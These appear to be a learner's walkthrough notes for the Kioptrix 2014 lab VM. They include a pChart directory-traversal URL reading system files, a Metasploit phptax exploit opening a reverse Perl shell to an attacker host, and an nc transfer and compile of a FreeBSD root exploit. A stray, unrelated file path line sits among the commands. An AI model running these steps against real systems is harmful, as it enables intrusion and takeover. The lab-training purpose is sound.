kioptrix 2014

dirb http://192.168.229.140 /usr/share/dirb/wordlists/common.txt

192.168.229.140/index.html

>>view page source

>>**pChart2.1.3**

>>pChart2.1.3 >>exploirdb

>>192.168.229.140/pChart2.1.3/examples/index.php?Action=View&Script=%2F..%2F..%2Fetc/passwd

> FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd

>>192.168.229.140/pChart2.1.3/examples/index.php?Action=View&Script=%2F..%2F..%2Fusr%2Flocal%2Fetc%2Fapache22%2Fhttpd.conf
>>browser

```
<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

with **User-Agent Switcher and Manager** >> switch to 4.0
>>192.168.229.140:8080
>>192.168.229.140:8080/phptax/

>>browser >>phptax exploitdb

>>https://www.rapid7.com/db/modules/exploit/multi/http/phptax_exec/

msfconsole - q

show options

set RHOSTS 192.168.229.140

set RPORT 8080

set LHOST 192.168.229.131


show payloads

set payload payload/cmd/unix/reverse_perl

show advanced

set UserAgent Mozilla/4.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

exploit



shell

wget >>> not exist

>> Freebsd 9.0 exploit >>> 28718

from another terminal

searchsploit -m 28718

nc -lvnp 4444 < 28718.c

from msfconsole again >>

nc -nv 192.168.229.131 4444 > 28718.c

gcc 28718.c -o exploit

./exploit

cd /root

ls

cat congrats.txt

```
/root
$ cat congrats.txt
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
```